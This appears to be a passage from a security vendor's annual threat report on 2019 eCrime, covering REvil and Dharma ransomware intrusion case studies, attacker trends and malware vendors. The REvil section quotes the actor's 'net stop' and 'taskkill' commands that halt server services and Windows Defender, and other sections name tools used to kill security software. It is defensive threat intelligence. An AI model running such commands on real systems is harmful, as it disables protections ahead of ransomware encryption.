


Figure 5.
REvil Sample Count by Affiliate ID and Month in 2019



OVERWATCH FEATURE

TARGETED RAAS INTRUSION INVOLVING REvil

Overview

In October 2019, OverWatch identified an eCrime intrusion and observed malicious activity reflective of an early-stage hands-on ransomware attack. It involved the retrieval and deployment of multiple actor tools, including a malicious binary identified by CrowdStrike Intelligence as REvil.

Initial Observations

The initial intrusion vector was likely a password-spraying attack against Remote Desktop Protocol (RDP) and Server Message Block (SMB) services exposed to the internet, allowing the unidentified actor to obtain the necessary credentials to access the network and carry out its actions on objectives. OverWatch identified a high volume of failed RDP logon events across multiple user accounts in activity reflective of password spraying, a technique used as an alternative to brute forcing where an actor will perform logon attempts against multiple user accounts using a list of commonly used passwords. OverWatch often observes this technique prior to targeted ransomware attacks.

The actor appeared to target both RDP and SMB services on a public-facing host and was ultimately able to successfully guess an account password, enabling them to interactively log on to the system, drop tools and execute custom scripts. The password-spraying technique is often preferred over brute forcing as it mitigates the possibility of account lockouts that typically occur when an actor performs multiple failed logon attempts against a single account.

Notable Adversary Behavior

In preparation for the intended execution of the REvil ransomware binary, the adversary dropped custom .bat scripts, which upon execution launched multiple `net stop` and `taskkill` commands to stop a number of critical services on the host system associated with Microsoft Internet Information





OVERWATCH FEATURE

Services (IIS), Microsoft SQL Server and Microsoft Exchange.

```
net stop IISADMIN  
net stop SQLBrowser  
net stop MExchangeSA  
taskkill /f /im mysql*
```

Presumably, these services are stopped in order to unlock their data files to be encrypted. Notably, two additional batch files were also written to the host but were not executed. Further analysis of the files suggested that the execution of these scripts would likely have inhibited system recovery via the deletion of volume shadow copies, as well as the deletion of system or security logs as a means of removing indicators from the host.

Additionally, the actor was also observed using the net command to stop the Windows Defender service.

```
net stop WinDefend
```

The actor wrote the REvil binary to the \Documents directory on the host:

```
C:\Users\user\Documents\[REDACTED]\svhost.exe (sic)
```

However, the adversary was not able to execute the file before the intrusion was stopped. Interestingly, the binary appeared to be masquerading as the Windows Shared Service Host process in a further attempt to evade detection.

Conclusions and Recommendations

The actor's use of "living off the land" (LOTL) techniques reinforces the importance of having humans continuously hunting across a network in order to enable rapid response to quickly developing threat activity. The deployment of the CrowdStrike Falcon agent, complemented with the OverWatch managed threat hunting service, allowed for the prompt identification of actor tradecraft and the subsequent containment and response.

To defend against password spraying, the use of strong account management — in conjunction with effective account lockout policies following a defined number of failed login attempts and the use of complex passwords — can assist in preventing passwords from being guessed. In addition, ensure that RDP services are appropriately locked down and avoid leaving them exposed to the internet.





OVERWATCH FEATURE

RDP-ENABLED DHARMA RANSOMWARE ACTIVITY

Overview

CrowdStrike observed numerous attempts by criminal actors to gain access to victim hosts over RDP in order to install RaaS malware families — primarily Dharma, but in at least one case, REvil. The target scope for these incidents is worldwide, and they have varied in size from small businesses to Fortune 500 conglomerates. CrowdStrike has observed incidents targeting entities in the academic, government, healthcare, hospitality, technology, energy, financial services and manufacturing sectors. These attacks are consistent with a move by eCrime adversaries toward BGH operations and represent a specific trend observed throughout 2019 of RaaS affiliates attempting enterprise ransomware operations.

OverWatch observed an example of such a BGH intrusion in early April 2019 against a large network. The threat actor attempted to deploy ransomware known as Dharma; however, Falcon successfully blocked its execution. CrowdStrike Intelligence observed that Dharma has been in use since 2016 as a direct result of the evolution of the Crysis ransomware. The ransomware is highly configurable and operates on an affiliate-based system. Typically for these intrusions, as is the case for many other BGH attacks, the threat actors gain access to the systems by exploiting vulnerable machines, or they brute-force passwords for machines with weak or predictable RDP credentials.

Initial Observations

OverWatch identified initial interactive behavior when the adversary executed a collection of malicious scripts under the Local Administrator account. These scripts automated the configuration changes to the system that enabled persistent remote access, attempted to execute Dharma ransomware and removed operating system logs.





OVERWATCH FEATURE

Notable Adversary Behavior

The initial script executed, named `Zzz.bat`, kicked off the execution of the following tasks:

- Assigned new password for local accounts
- Queried the operating system for users in Local Administrator and Remote Access groups
- Manipulated accounts and user group settings
- Added new user accounts
- Manipulated file system permissions to hide newly added accounts
- Modified registry settings for remote access, disabling connection duration timeout limitations
- Hid newly added accounts from the initial logon screen view
- Created the directory `System64Q.dll` with additional tools `start.cmd`, `Loog.bat`, `rdpclip.exe` (renamed NSSM Service Manager) and `payload.exe` (Dharma)
- Executed the `start.cmd` script, which created a new service called `WindowsSystem` set to execute ransomware payload
- Executed the `Loog.bat` script, which cleared operating system event logs

Shortly after, the newly created service `WindowsSystem` attempted to execute the Dharma ransomware payload; however, the activity was blocked by Falcon. In response, the threat actor downloaded the Process Hacker tool and actively debugged further failed attempts to execute ransomware. After inspecting the operating system behavior, the threat actor elevated privileges to target installed security software and attempted to disable native operating system features.

Conclusions and Recommendations

The adversary was ultimately unsuccessful in its attack, thanks to the combination of Falcon telemetry and OverWatch threat hunting. Nevertheless, this intrusion emphasizes the need for successful prevention, rapid detection and timely response capabilities. OverWatch recommends that customers:

- Review current remote access points and ensure that logging is enabled and retained, and that access is monitored and restricted to necessary resources only.
- Implement multifactor authentication for all external remote access points, external applications and sensitive internal applications within the environment to mitigate the risk of unauthorized access via valid credentials/weak passwords.
- Perform regular scanning for and emergency patching of high-priority vulnerabilities.
- Define a set of emergency procedures that enables security teams to invoke operations such as host containment, firewall change requests or revocation of account privileges.



LOOKING FORWARD

In September 2019, CrowdStrike Intelligence detected and analyzed a previously unidentified data exfiltration tool attributed to WIZARD SPIDER, dubbed Sidoh. The functionality of this malware includes the ability to search for keywords within files, including words related to sensitive information. The nature of these keywords suggests that the adversary could collect data in order to threaten the release of sensitive information if ransoms are not paid (i.e., data extortion) or to sell data to other adversaries (an additional method of monetization).

Although the exact use of Sidoh has not been determined, the list of strings the tool uses to select data for exfiltration includes words such as military, secret, clandestine and government, raising the question of whether WIZARD SPIDER is supporting government espionage. Interestingly, along with the DOJ indictment of INDRIK SPIDER, the U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC) announced sanctions, noting that Yakubets has maintained links to and worked for the Russian Federal Security Service (FSB) since 2017. This activity includes items such as "acquiring confidential documents through cyber-enabled means and conducting cyber-enabled operations on its behalf." In 2018, Yakubets began a process to obtain a license to work on Russian classified information for the FSB, which provides further weight to historical evidence of Russia-based eCrime actors enabling state activities.

The increasing threat of data extortion as an alternative method of monetization was observed at the end of 2019, with operators of both REvil and Maze ransomware threatening to leak data, and in some cases following through, if ransoms were not paid. Given these observations, it is possible that data extortion will be used increasingly by these actors to apply additional pressure on victims who don't pay and instead choose to restore their networks using backup copies of the data.

The increasing threat of data extortion as an alternative method of monetization was observed at the end of 2019, with operators of both REvil and Maze ransomware threatening to leak data, and in some cases following through, if ransoms were not paid.



ECRIME TRENDS AND ACTIVITY

In addition to high-volume ransomware attacks, CrowdStrike Intelligence continued to track numerous eCrime threats, including banking trojans, spambots, Business Email Compromise (BEC) scams, targeted eCrime operations, carding shops and malware-as-a-service (MaaS) developers. This section covers notable trends in the cybercriminal ecosystem, including observed trends in TTPs and targeting.

The following figures provide a visual summary of the activity that CrowdStrike Intelligence reported on in 2019. Figures 6 and 7 provide a clear indication of the level of threat ransomware poses. Of all eCrime threats, ransomware represented 26% of what was reported in 2019. The number climbs to 37% of threats when ransomware reports are combined with reports of banking trojan malware operated by BGH adversaries (e.g., TrickBot).

Of note, one of the most reported ransomware threats was GandCrab, which is not listed as a top threat in Figure 6. This malware is now inactive and was replaced operationally by REvil. The combined number of GandCrab and REvil incidents led to PINCHY SPIDER being the second most reported eCrime adversary in 2019. After PINCHY SPIDER and operators of Dharma targeted ransomware operations, the BGH adversaries WIZARD SPIDER, INDRIK SPIDER and DOPPEL SPIDER together represent a third of reported eCrime, with WIZARD SPIDER alone making up a quarter of the total.

The combined number of GandCrab and REvil incidents led to PINCHY SPIDER being the second most reported eCrime adversary in 2019.






Figure 6.
Reported eCrime by Threat Type in 2019




Figure 7.
Reported eCrime by Adversary in 2019

2019 TRENDS IN TACTICS, TECHNIQUES AND PROCEDURES

Notably, one of the improvements to BitPaymer that DOPPEL SPIDER introduced was the bundling of ProcessHacker within DoppelPaymer to kill blacklisted processes.

+

TERMINATING SECURITY PRODUCTS

Across multiple ransomware cases, CrowdStrike observed perpetrators consistently attempting to terminate security software, such as endpoint protection products or security information and event management (SIEM) alert forwarders. Ransomware operators — including Dharma and Phobos affiliates — have primarily used two publicly available utilities for this purpose: PCHunter and ProcessHacker. Notably, one of the improvements to BitPaymer that DOPPEL SPIDER introduced was the bundling of ProcessHacker within DoppelPaymer to kill blacklisted processes. These powerful utilities allow actors to not only view and terminate processes, but also directly interface with the Windows kernel itself. Other free utilities for terminating security software include PowerTool x64, GMER, Total Uninstall Portable and Defender Control.

DNS TUNNELING

The use of the DNS protocol for command-and-control (C2) communications is a useful tactic in the event that other common internet protocols are disabled or closely inspected in a corporate environment. Although this is not a new technique, CrowdStrike Intelligence identified some significant examples of adversaries adopting this TTP. In September 2019, CARBON SPIDER began using a variant of its first-stage Harpy backdoor that is capable of using DNS as a backup channel for C2 if HTTP fails.

USE OF COMPROMISED SITES HOSTING WORDPRESS CMS

In Q3 2019, CrowdStrike Intelligence noted an overall increase in criminal actors using compromised websites hosting individual instances of the WordPress content management system (CMS). In many cases, these sites were used to deliver malware, including REvil, MUMMY SPIDER's Emotet, and QakBot. Sites compromised in this fashion have also been implicated in possible credential harvesting operations. On Sept. 25, 2019, CrowdStrike Intelligence identified several malicious phishing pages designed to impersonate a Microsoft Office 365 landing page. The majority of these pages were hosted on legitimate domains likely compromised through vulnerabilities in CMS plugins.

In October 2019, CrowdStrike Intelligence identified multiple Emotet spam campaigns conducted by MUMMY SPIDER using a technique referred to as email thread hijacking.

+

DROPPER DOCUMENT BUILDERS AND DISTRIBUTION SERVICES

In 2019, CrowdStrike Intelligence tracked the development of numerous dropper document families, given the names Gemini, Leo and Virgo. These were most notably used by COBALT SPIDER but were not exclusive to this adversary. COBALT SPIDER's use of Leo documents featured theme and code overlap with a CARBON SPIDER Harpy campaign. Analysis from late 2019 revealed that Virgo documents were widespread and linked to the use of numerous information stealers, including FormBook, Pony and LokiBot.

From July to September 2019, CrowdStrike Intelligence noted an increase in the use of a document family called TandemDrop. These malicious, macro-enabled documents are capable of distributing multiple malware variants from a single document. Observed pairings delivered by TandemDrop documents include:

- Gozi ISFB and REvil
- TrickBot and Gozi ISFB
- Vidar Stealer and Gozi ISFB
- Predator the Thief Stealer and an unconfirmed payload

TandemDrop has also been used to deliver a single malware family. One such campaign distributed MUMMY SPIDER's Emotet malware in September 2019.

EMAIL THREAD HIJACKING

In October 2019, CrowdStrike Intelligence identified multiple Emotet spam campaigns conducted by MUMMY SPIDER using a technique referred to as email thread hijacking. Email thread hijacking exploits email content previously collected by Emotet's email harvester module. After a victim's email content has been stolen, MUMMY SPIDER identifies email threads by the subject line (e.g., Re :) and formulates a reply to the thread. This tactic increases the likelihood that a recipient will open a malicious attachment (or click a link) because the sender appears to be someone that they previously communicated with, and the subject line matches a prior conversation thread that they had with that person. Given that BGH actors WIZARD SPIDER, INDRIK SPIDER and DOPPEL SPIDER are all customers of MUMMY SPIDER, Emotet campaigns leading to the compromise of enterprise networks may support targeted ransomware operations.

ECRIME ENABLERS

CrowdStrike Intelligence tracks enablers as adversaries that specialize in the delivery or development of malware. Developers monetize their malware-as-a-service (MaaS) operations through the sale and/or rental of malware. Distributors fall into two categories: operators of spambots and operators of download services. Existing between these two categories are adversaries that develop criminal loaders. An example of this operational model is SMOKY SPIDER, which develops the criminal loader known as Smoke Bot, which is sold on underground forums and has been observed supporting the distribution of numerous malware families.

Adversary	Operational Model	Last Active
LUNAR SPIDER	Download-as-a-Service (DaaS)/Banking Trojan	Jan 2020
MONTY SPIDER	Spambot	Apr 2019 — <i>Inactive</i>
MUMMY SPIDER	DaaS	Jan 2020
NARWHAL SPIDER	Spambot	Dec 2019
NOCTURNAL SPIDER	MaaS	May 2019
SCULLY SPIDER	DaaS/Banking Trojan	Jan 2020
SMOKY SPIDER	DaaS	Jan 2020
VENOM SPIDER	MaaS	Dec 2019

Table 3.

Adversaries Tracked as eCrime Enablers in 2019

DISTRIBUTION SERVICES SUPPORTING ESTABLISHED ECRIME ADVERSARIES

Download-as-a-service (DaaS) operations began a transformation in 2017 when MUMMY SPIDER shifted the operation of Emotet from a banking trojan to a distribution service. In 2019, further evidence of what has been observed since then suggests that LUNAR SPIDER (operator of BokBot) and SCULLY SPIDER (operator of DanaBot) are making similar moves away from banking trojan operations and toward download services supporting the distribution of third-party malware.

The success of these adversaries has not been matched by other actors. Spambots continued to decline in 2019, with MONTY SPIDER's CraP2P spambot falling silent in April. NARWHAL SPIDER's operation of Cutwail v2 was limited to country-specific spam campaigns, although late in 2019 there appeared to be an effort to expand by bringing in INDRIK SPIDER as a customer.



VENOM SPIDER: A MAAS OPERATIONAL MODEL

VENOM SPIDER is the developer of a large toolset that includes SKID, VenomKit and Taurus Loader. Under the moniker “badbullzvenom,” the adversary has been an active member of Russian underground forums since at least 2012, specializing in the identification of vulnerabilities and the subsequent development of tools for exploitation, as well as for gaining and maintaining access to victim machines and carding services. Recent advertisements for the malware indicate that VENOM SPIDER limits the sale and use of its tools, selling modules only to trusted affiliates. This preference can be seen in the fact that adversaries observed using the tools include the targeted criminal adversary COBALT SPIDER and BGH adversaries WIZARD SPIDER and PINCHY SPIDER (see Figure 9).

Tool	Description
Taurus Loader	Taurus Loader is a document builder that creates malicious VBA MS Word documents that download an additional JavaScript scriptlet containing a DLL file. VENOM SPIDER has developed several modules for Taurus Loader; these include a Stealer Module, a TeamViewer Module, a Reconnaissance Module and a Ransomware Module.
SKID	SKID is a JavaScript backdoor also known as More_Eggs. On July 10, 2019, VENOM SPIDER advertised SKID on underground forums for \$3,500 USD and stated that the loader is used for targeted attacks only.
VenomKit	VenomKit is an exploit document builder that supports delivery of executable, DLL or PowerShell script payloads along with an additional MS Word file that acts as a decoy and includes text or images to enhance social engineering.

Table 4.
Summary of VENOM SPIDER Tools

Recent advertisements for the malware indicate that VENOM SPIDER limits the sale and use of its tools, selling modules only to trusted affiliates.






Figure 9.
VENOM SPIDER Tools and Interactions with Known Criminal Actors

LOOKING FORWARD

Following a summer hiatus, MUMMY SPIDER Emotet campaigns exhibited an extremely broad geographic scope, suggesting the adversary continues to expand its operations. The use of email thread hijacking, an insidious tactic designed to exploit human interactions, is the latest improvement the actor has made to support its customers. CrowdStrike Intelligence expects the use of this tactic to continue into 2020 and anticipates MUMMY SPIDER will continue to make developments that ensure the scale of Emotet infections will attract criminal actors of every level of sophistication.

The effort by all of the distributors — even the flagging spambots — to enable BGH adversaries like WIZARD SPIDER speaks to the enormous ripple effect that targeted ransomware has made in the criminal ecosystem. Even MaaS vendors have found themselves assembling and offering ransomware modules to go with their suite of tools, in an effort to skim a profit from the desires of less sophisticated but eager actors. It remains to be seen if these endeavors will provide lasting security for these operations. The future — and the largest cut of profits — seems destined to belong to those actors that have been able to master multiple methods of monetizing their skills and tools.

Still, MaaS developers may prefer to stay out of the limelight, as suggested by VENOM SPIDER's judicious cherry-picking of customers. Pleasing a few selected operators carries less risk than hands-on-keyboard activity within a victim's network, as well as arguably aiding in protecting the developer's operational security.

The future — and the largest cut of profits — seems destined to belong to those actors that have been able to master multiple methods of monetizing their skills and tools.



TARGETED eCRIME ACTIVITY

Historically, CrowdStrike Intelligence has tracked a subset of eCrime adversaries that are conducting wire fraud and/or compromising point-of-sale (PoS) systems at scale. In 2016 and 2017, their operations were notable because they targeted large enterprises using initial exploitation, lateral movement and exfiltration techniques commonly associated with nation-state actors. With the rise and dominance of BGH, which also relies on these methods, the relative uniqueness of targeted eCrime is no longer as apparent. In fact, the original BGH group BOSS SPIDER was tracked as a targeted eCrime adversary until 2018.

Despite the changing criminal landscape, targeted eCrime adversaries continue to evolve and expand their operations. They are distinguished from BGH adversaries by their methods of monetization, which generally do not include enterprise-wide ransomware infections. One noted exception to this is GRACEFUL SPIDER, which has used Clop ransomware against victims. CrowdStrike Intelligence continues to evaluate activity from this actor but tracks it as a targeted eCrime adversary at this time due to its PoS compromises. The other named adversaries that have been linked to PoS data compromises are CARBON SPIDER, TINY SPIDER and SKELETON SPIDER.

The adversaries that are specifically targeting financial institutions monetize the theft of large sums via wire fraud or ATM cash-outs. In 2019, CrowdStrike Intelligence observed an increase in such campaigns, with activity expanding beyond the U.S., Canada and Europe to affect South and Central America and Africa. Adversaries employing this operational model include COBALT SPIDER, ANTHROPOID SPIDER and WHISPER SPIDER.

Despite the changing criminal landscape,
targeted eCrime adversaries continue to
evolve and expand their operations.



ACTIVE ADVERSARIES

Adversary	Ops Tempo	Description
GRACEFUL SPIDER	High	In the second half of 2019, GRACEFUL SPIDER conducted broad spam campaigns on a weekly basis. These campaigns used malicious macro-enabled documents to drop GetAndGo Loader.
COBALT SPIDER	Medium-High	Through 2019, COBALT SPIDER used spear-phishing to deliver a diverse suite of droppers, all of which ultimately downloaded the group's custom COBINT malware. COBALT SPIDER primarily targeted North American and European financial institutions but also likely expanded in scope to include Central and South American financials.
CARBON SPIDER	Medium	Through 2019, CARBON SPIDER primarily targeted the hospitality sector in pursuit of payment card data. The adversary continued to use Harpy as first-stage malware. In September, Harpy samples began using DNS tunneling as a backup C2 method.
SKELETON SPIDER	Low	In 2019, SKELETON SPIDER almost certainly used the FrameworkPoS malware in a campaign. The adversary likely began targeting card-not-present (CNP) data also, using formjacking, MaaS vendor VENOM SPIDER's Taurus Loader Stealer and SKID malware in targeted operations.
WHISPER SPIDER	Low	Publicly known as "Silence Group," WHISPER SPIDER conducted a handful of TrueBot spear-phishing campaigns in 2019. These operations primarily targeted Russian banks, although WHISPER SPIDER intrusions were also identified at banks in Sub-Saharan Africa and Central America.
ANTHROPOID SPIDER	Low	Publicly known as "EmpireMonkey," ANTHROPOID SPIDER conducted phishing campaigns in February and March 2019, spoofing French, Norwegian and Belizean financial regulators and institutions. These campaigns used macro-enabled Microsoft documents to deliver the PowerShell Empire post-exploitation framework. ANTHROPOID SPIDER likely enabled a breach that allegedly involved fraudulent transfers over the SWIFT network.
TINY SPIDER	Low	In 2019, TINY SPIDER sporadically used LUNAR SPIDER's BokBot to disseminate the loader TinyLoader, which is used to deploy the lightweight PoS malware TinyPoS.

Table 5.
Summary of Activity Attributed to Targeted eCrime Adversaries in 2019

THE ANOMALY: GRACEFUL SPIDER'S HIGH-VOLUME OPERATIONS

Throughout the second half of 2019, GRACEFUL SPIDER disseminated GetAndGo Loader in broad spam campaigns, primarily by using pages that impersonate legitimate file-sharing sites to deceive users into downloading a malicious macro-enabled document. GetAndGo Loader has delivered FlawedAmmyy, the Foundation malware framework and, most recently, GRACEFUL SPIDER's custom Remote Access Tool (RAT) SDBBot. SDBBot has three main parts: The installer deploys the other components and creates an auto-start execution point (ASEP) on the system; an intermediate component called RegCodeLoader is used by the ASEP to load the malware; and the last component is the malicious RAT payload.

GRACEFUL SPIDER conducts these campaigns at greater scale and frequency than other targeted eCrime actors. Rather than focusing specifically on a particular industry, the adversary has targeted organizations in almost every sector across the globe. CrowdStrike Intelligence observed efforts to more selectively target victims in October 2019, when the actor introduced victim IP address geolocation filtering. For example, certain malicious landing pages only delivered malware to South Korea-based IP addresses (on October 23 and 24, 2019). This tactic has the added benefit of interfering with automated security tools and sandboxes that do not have VPN exit points in a targeted country.

COBALT SPIDER'S VARIATIONS IN DELIVERY METHODS

